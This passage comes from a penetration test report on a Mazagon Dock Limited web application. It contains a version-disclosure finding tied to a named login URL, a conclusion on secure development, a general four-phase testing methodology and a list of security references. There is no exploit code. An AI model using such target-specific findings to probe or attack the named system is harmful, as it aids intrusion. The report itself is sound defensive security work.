References:	https://quick-adviser.com/how-do-i-disable-options-and-trace-method-on-web-server/	
Acceptable Remediation Evidence	Retest/Review by the tester.	

Mazagon Dock Limited Web Application – Q3 24 - 007	Information Disclosure	Info
Finding Description:	During analysis, it was observed that the Web application is disclosing version information of the technologies used and version of web server. CWE-200: Exposure of Sensitive Information to an Unauthorized Actor 	
Security Impact:	It provides some extra information to the attacker which can be used further to perform dangerous cyber-attacks.	
Affected Areas:	https://mdl.businesstowork.com/app/mdlapprentice/Login.aspx	
Recommendations:	It is recommended to hide the unnecessary information being displayed to the users.	
References:	https://www.acunetix.com/vulnerabilities/web/microsoft-iis-version-disclosure/	
Acceptable Remediation Evidence	Retest/Review by the tester.	

Conclusion

On analysing the reported vulnerabilities that have been identified during this testing exercise, it appears that most of them might have crept in at different phases of the deployment and software development cycle. These findings underscore the need for vigorously applying a culture of security upon the entire length and breadth of the SDLC model that is being applied for developing the application. This would mean a continuous process of strengthening the threat model, risk identification and mitigation processes at each stage of the application development lifecycle. While it is certain that fixing the vulnerabilities identified in this exercise would greatly reduce the risk exposure of the application, it must be appreciated that the concept of total security is complex. To achieve a strong defence in depth capability, technical solutions must be implemented at various layers (network, physical etc) and these must be supplemented with strong and verifiable policies, processes and procedures.

7. Innovador Pen Test Methodology

Innovador Pen Test Methodology includes the following phases:

- Phase 1.** Information Gathering - Performing reconnaissance against a target to gather as much information as possible to be utilized when penetrating the target during the vulnerability mapping and exploitation phases. The more information we can gather during this phase, the more vectors of attack we may be able to use in the future.
- Phase 2.** Enumeration - Map the in-scope targets, this could be called Information Gathering 2.0 as the objectives are similar but more focused. Here our goal is to identify any: IP addresses, Web servers, DNS servers, Proxies, usernames, file shares, URLs, Links, services, versions, open ports, authentication mechanisms and anything else that allows us to research and formulate an attack on the target(s).
- Phase 3.** Vulnerability Mapping – Utilizing all the information we have gathered we can now run vulnerability scanners, application scanners, and fuzzers. Using this data, we can research exploits and weaknesses and map them to our targets. We utilize sites like exploit-db and packetstormsecurity to download and load exploits and tools we feel will allow us to gain access to systems.
- Phase 4.** Exploitation - This phase shows the resilience of the target against actual attacks. Here we attempt to circumvent security controls and gain access to vulnerable systems and applications that reside within the scope of the test. The focus is to identify the main entry point into the organization and identify high value target assets.

8. Appendix: Core References

- **OWASP** - https://www.owasp.org/index.php/The_Owasp_Code_Review_Top_9
- **OWASP Web Top10** - <https://owasp.org/www-project-top-ten/>
- **OWASP Mobile Top 10** - <https://owasp.org/www-project-mobile-top-10/>
- **OWASP Desktop Top 10** - <https://owasp.org/www-project-desktop-app-security-top-10/>
- **WASC** - http://projects.webappsec.org/f/WASC-TC-v2_0.pdf
- **MSDN**- <http://msdn.microsoft.com/en-us/library/ff649268.aspx>
- **MSDN**- http://msdn.microsoft.com/en-us/library/ff648637.aspx#c21618429_006
- **SANS** - <http://www.sans.org/top25-software-errors/>
- **CERT** - <https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices>
- **Best Practices** - <https://safecode.org/uncategorized/best-practices/>